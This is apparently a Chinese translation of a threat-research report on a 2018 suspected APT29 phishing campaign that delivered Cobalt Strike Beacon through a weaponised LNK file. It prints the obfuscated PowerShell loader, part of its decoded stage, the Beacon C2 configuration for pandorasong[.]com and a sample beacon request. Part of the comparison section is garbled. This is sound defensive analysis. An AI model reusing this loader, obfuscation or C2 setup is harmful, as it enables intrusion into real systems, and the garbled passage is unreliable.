


攻击活动

攻击者伪造出钓鱼邮件来伪装成美国国家公共事务部官员分享的一份官方文档。链接指向的是一个含有武器化的Windows快捷方式文件的zip文件，Windows快捷方式文件

执行后，快捷方式文件会释放一个非恶意的公开的美国国务院表格和Cobalt Strike Beacon。Cobalt Strike是一款商业化的渗透测试工具框架。BEACON payload被配置为修改过的"Pandora" Malleable C2 Profile变种，而且使用了C2域名pandorasong[.]com作为Pandora音乐流服务的伪装。定制化的C2 Profile可能是为了应对基于默认配置的网络检测方法。快捷方式元数据显示它与2016年11月的攻击活动中使用的快捷方式应该是系统或来自类似的系统。诱饵文件内容如图



U.S. Department of State

OMB APPROVAL NO. 1405-0170
EXPIRATION DATE: 01-31-2021
ESTIMATED BURDEN: 2 hours

TRAINING/INTERNSHIP PLACEMENT PLAN

SECTION 1: ADDITIONAL EXCHANGE VISITOR INFORMATION

Trainee/Intern Name (Surname/Primary, Given Name(s) (must match passport name)

E-mail Address

Program Sponsor

Program Category

Occupational Category

Current Field of Study/Profession

Experience in Field (number of years)

Type of Degree or Certificate

Date Awarded (mm-dd-yyyy) or Expected

Training/Internship Dates (mm-dd-yyyy)
From To

SECTION 2: HOST ORGANIZATION INFORMATION

Organization Name

Phase Site Address

Suite

City

State

ZIP Code

Website URL

Employer ID Number (EIN)

Exchange Visitor Hours Per Week

Stipend ☐ Yes ☐ No If yes, how much? per
Non-Monetary Compensation ☐ Yes ☐ No If yes, value? per

Workers' Compensation Policy
☐ Yes ☐ No If yes, Name of Carrier
Does your Workers' Compensation policy cover exchange Visitors? ☐ Yes ☐ No, exempt
☐ No, but equivalent coverage

Number of FT Employees Onsite at Location

Annual Revenue
☐ \$0 to \$3 Million ☐ \$3 Million to \$10 Million ☐ \$10 Million to \$25 Million ☐ \$25 Million or More

SECTION 3: CERTIFICATIONS

Trainee/Intern - I certify that:
1. I have reviewed, understand, and will follow this Training/Internship Placement Plan (T/IPP);
2. I am entering into this Exchange Visitor Program in order to participate as a Trainee or Intern as delineated in this T/IPP and not simply to engage in labor or work within the United States.
3. I understand that the intent of the Exchange Visitor Program is to allow me to enhance my skills and gain exposure to U.S. culture and business in a way that will be useful to me when I return home upon completion of my program.
4. I understand that my internship/training will take place only at the organization listed on this T/IPP and that working at another organization while on the Exchange Visitor Program is prohibited.
5. I will contact the Sponsor at the earliest available opportunity regarding any concerns, changes in, or deviations from this T/IPP.
6. I will respond in a timely way to all inquiries and monitoring activities of my sponsor.
7. I will follow all of my sponsor's guidelines required for my participation in my program.
8. I will contact the U.S. Department of State's Bureau of Educational and Cultural Affairs (ECA) at the earliest possible opportunity if I believe that my sponsor or supervisor (as set forth on page 3, section 4), is not providing me with a legitimate internship or training, as delineated on my T/IPP; and
9. I declare and affirm under penalty of perjury that the statements and information made herein are true and correct to the best of my knowledge, information and belief. The law provides severe penalties for knowingly and willfully falsifying or concealing a material fact, or using any false document in the submission of this form.

Printed Name of Trainee/Intern

Date (mm-dd-yyyy)

图1: 诱饵文件内容

与之前活动的相似处

攻击活动有TTP并且攻击目标与之前的活动有交叉，因此研究人员推测是APT 29的攻击活动。最近的鱼叉式钓鱼攻击活动中的恶意LNK文件ds7002.lnk与2016年11月APT 29在攻击中使用的LNK文件37486-the-shocking-truth-about-election-rigging-in-america.rtf.lnk有交叉。2018年和2016年的LNK文件在结构和代码上

其他相似点包括传播LNK文件的钓鱼活动的目标和技术。本次攻击活动与之前的APT 29攻击活动的收件人有一些是相同的。

技术分析

钓鱼邮件

邮件的发件人是DOSOneDriveNotifications-svCT-Mailboxe36625aaa85747214aa50342836a2315aaa36928202aa46271691a8255aaa15382822aa258219 Susan N shared "TP18-DS7002 (UNCLASSIFIED)" with you。邮件的传播在不同的受影响企业之间有明显的不同。大多数受害者收到3封左右的邮件，有的受害者收到136封之多。

每个钓鱼邮件都含有一个唯一的恶意URL，诱骗受害者点击。URL的模式如图2所示：




图2: 恶意URL结构

除了发件人邮箱地址的长度外，攻击者看似没有想要隐藏其邮件的真实地址。图3是钓鱼消息的编译过的邮件header截图。

```
From: DOSOneDriveNotifications
<DOSOneDriveNotifications-svCT-Mailboxe36625aaa85747214aa50342836a2315aaa36928202aa46271691a8255aaa15382822aa25821925a0245@northshorehealthgm.org>
To: "REDACTED" <REDACTED>
Subject: Stevenson, Susan N shared "TP18-DS7002 (UNCLASSIFIED)" with you.
Thread-Topic: Stevenson, Susan N shared "TP18-DS7002 (UNCLASSIFIED)" with you.
Thread-Index: AQHufCSc/7um76NhAkSH+LuPs+eRyg==
Date: Wed, 14 Nov 2018 14:16:17 +0000
Message-ID: <be8cb28cc2d94191ba7e0f255ffedc82@ccnsmail1.ccns.int>
Accept-Language: en-US
Content-Language: en-US
X-MS-Has-Attach: yes
X-MS-TNEF-Correlator:
x-ms-exchange-transport-fromentityheader: Hosted
x-originating-ip: [38.95.111.206]
Content-Type: multipart/related;
boundary="_006_be8cb28cc2d94191ba7e0f255ffedc82ccnsmail1ccnsint_";
type="multipart/alternative"
X-VPM-MSG-ID: 95b1385c-b6b7-41c0-a325-78a3da074b3f
X-VPM-HOST: svcZix0ut1.era.citon.com
X-VPM-GROUP-ID: a8c9574c-90ee-42a6-89ae-7e83e474c27b
X-VPM-ENC-REGIME: Plaintext
X-VPM-IS-HYBRID: 0
Return-Path: dosonedrivenotifications-svct-mailboxe36625aaa85747214aa50342836a2315aaa36928202aa46271691a8255aaa15382822aa25821925a0245@northshorehealthgm.org
MIME-Version: 1.0
```

图3: 钓鱼邮件header

恶意链接服务于文件ds7002.zip的两个变种。第1个变种含有ds7002.lnk；ds7002.lnk是一个含有嵌入的BEACON DLL和诱饵PDF的恶意LNK文件，是用来启动PowerShell命令的。执行后，PowerShell命令会提取和执行Cobalt Strike BEACON后门和诱饵PDF。ds7002.zip的第2个变种只含有一个非恶意的文档，文档名为ds7002.pdf，下载地址为hxxps://eforms.state.gov/Forms/ds7002.PD

BEACON后门会与C2域名pandorasong[.]com (95.216.59[.]92)进行通信。域名会使用隐私保护功能，起始授权结构start of authority (SOA)记录中含有vleger@tutanota.com。

分析显示攻击者在攻击前大约30天开始配置基础设施。这与其他攻击活动相比拖延了很多，表1是该活动的时间线。

Time	Event	Source
2018-10-15 15:35:19Z	pandorasong[.]com registered	Registrant Information
2018-10-15 17:39:00Z	pandorasong[.]com SSL certificate established	Certificate Transparency
2018-10-15 18:52:06Z	Cobalt Strike server established	Scan Data
2018-11-02 10:25:58Z	LNK Weaponized	LNK Metadata
2018-11-13 17:58:41Z	3fccf531ff0ae6fedd7c586774b17a2d modified	Archive Metadata
2018-11-14 01:48:34Z	658c6fe38f95995fa8dc8f6cfe41df7b modified	Archive Metadata
2018-11-14 08:23:10Z	First observed phishing e-mail sent	Telemetry

表1: 时间线

执行

恶意LNK ds7002.lnk执行后，会执行PowerShell命令：

```
\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noni -ep bypass
$zk='JHB0Z3Q9MHgwMDA1ZTJiZTskdmNxPTB4MDAwNjIzYyY7JHRiPSJkczcwMDIubG5rIjtpZiAoLW5vdChUZXN0LVBhdGggJHRiKS17JG9lPUdlldC1DaGlsZE10ZW0gLVBhdGggJEVudjpoZWlwIC1GaWx0ZXIgaHRiIC1SZWN1cnNlO2lmICgtbm90ICRvZSkge2V4aXR9W01PLkRpcmVjdG9yeV06OlNldEN1cnJlbnREaXJlY3RvcenkoJG9lLkRpcmVjdG9yeU5hbWUpO30kdnp2aTlOZXctt2JqZWN0IElPLkZpbGVtdHJlYW0gJHRiLCdPcGVuJywnUmVhZCcsJ1JlYWRXcm10ZSc7JG9lPU5ldy1PYmplY3QgYn10ZVtdKCR2Y3EtJHB0Z3QpOyRyPSR2enZpLlNlZWsoJHB0Z3QsW01PLlNlZWtPcm1naW5dOjpcZWdpbik7JHI9JHZ6dmkuUmVhZCgkb2UsMCwkdmdNLSRwdGd0KTSkb2U9W0NvbnZlcnRdOjpcGcm9tQmFzZTY0Q2hhckFycmF5KCRvZSwwLCRvZS5MZW5ndGppOyR6az1bVGv4dC5FbmNvZGluZ106OkFTQ01JLkdldFN0cm1uZyYkb2UpO2lleCAkems7';$fz='FromBase'+0x40+'String';$rhia=[Text.Encoding]::ASCII.GetString([Convert]::$fz.Invoke($zk));iex $rhia;
```

命令中使用了混淆处理，看似是为了绕过某个特定的检测逻辑。比如使用了'FromBase'+0x40+'String'来替换FromBase64String，所以PowerShell需要base 64解码。

解码的命令中含有额外的PowerShell，PowerShell 可以读取offset 0x5e2be到offset 0x623b6处的ds7002.lnk的内容，base64解码提取的内容，并且以其他的powershell内容执行。嵌入的powershell代码如下：

```
$ptgt=0x0005e2be;
$vcq=0x000623b6;
$tb="ds7002.lnk";
if (-not (Test-Path $tb))
{
$oe=Get-ChildItem -Path $Env:temp -Filter $tb -Recurse;
if (-not $oe)
```



```
Content-Type: text/xml
X-Requested-With: XMLHttpRequest
Host: pandorasong.com
http_headers_c2_request:
  Accept: */*
  GetContentFeatures.DLNA.ORG: 1
  Host: pandorasong[.]com
  Cookie: __utma=310066733.2884534440.1433201462.1403204372.1385202498.7;
  jitter: 17
named_pipes: \\.\%s\pipe\msagent_%x
process_inject_targets:
  %windir%\syswow64\rundll32.exe
  %windir%\sysnative\rundll32.exe
beacon_interval: 300
c2:
  conntype: SSL
  host: pandorasong[.]com
  port: 443
c2_urls:
  pandorasong[.]com/radio/xmlrpc/v45
  pandorasong[.]com/access/
c2_user_agents: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
```

网络通信

恶意软件成功安装或初始化后，会通过TCP/443 SSL回调C2服务器pandorasong[.]com。样本配置为使用malleable C2 profile进行网络通信。profile使用的公开的Pandora C2 profile的修改版。profile被修改为绕过特定的检测。样本GET请求如下：

```
GET /access/?version=4&lid=1582502724&token=ajlomeomneapoagcknffjaehikhmpep
Bdhmoeefmcnoiohgkkaabfoncfninglnlbmnaahmhjjfnopdapdaholmanofaoodkiokobenhjd
Mjcmoagoimbahnlbdehchkffojeobfmmemdcobocjgnjdkkbfeinlbnflaeiplendldlbhnhjmbg
agigjniphmemcbhmaibmfibjekfcimjhlhnlamhicaikfmcpljaeljhcpbmgblgnappmkpbcko
HTTP/1.1
Accept: */*
GetContentFeatures.DLNA.ORG: 1
Host: pandorasong.com
Cookie: __utma=310066733.2884534440.1433201462.1403204372.1385202498.7;
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like
Gecko
Connection: Keep-Alive
Cache-Control: no-cache
```

对比之前活动

图5和图6表示本次攻击活动中使用的LNKs7002.lnk■2016■11■APT

29■■■■■■■■■■LNK37486-the-shocking-truth-about-election-rigging-in-america.rtf.lnk`的对比。

115

```
$yhcgpw = bygtqi $gibisee $oufgke $wabxu
$((lylyvve 0((( -56 + 200),249,(76 + 174
),(46 + 200),(-8 + 252),(93 + 56 + 100
),(76 + 91 + 77),(80 + 149),229,241,(98
+ 95 + 51),(13 + 212),(-99 + 343),(50 +
94),(-44 + 277),(62 + 152),(-96 - 53 +
353),207,(-31 + 242),(-58 + 272),(-41 +
84 + 112),(62 + 147),(-50 + 0x4b + 187
),(-12 + 0x21 + 172))) 181)))
```

116

7

```
ednitf = jxixg.ExpandEnvironmentStrings(
njwbxin(Array((-3351 + 3433),(-5244 + 5298),
39, (6971 - 6932), (-196 + 247), 54, (-5926 +
5961), (-3047 + 3101), (3980 - 3898), 43, (
4367 - 4313), 19, (-5252 + 5276), (-5658 +
5679), (-4431 + 4449), 43, (8321 - 8267), (
9313 - 9251), 37, 43, 17, (-1164 + 1168), (-
167 + 173), (5940 - 5940), (8381 - 8378), (-
9749 + 9763), (9691 - 9675), (-4174 + 4263),
19, (1977 - 1955), 3), 119))
```

图8: 共享的字符串混淆逻辑：新LNK活动（左）vs 2016年VERNALDROP活动（右）

<https://www.fireeye.com/blog/threat-research/2018/11/not-so-cozy-an-uncomfortable-examination-of-a-suspected-apt29-phishing-campaign.html>

点击收藏 | 0 关注 | 1

[上一篇：\[红日安全\]代码审计Day17 -...](#) [下一篇：区块链安全—浅谈合约攻击（四）](#)

1. 0 条回复

- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

现在登录

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)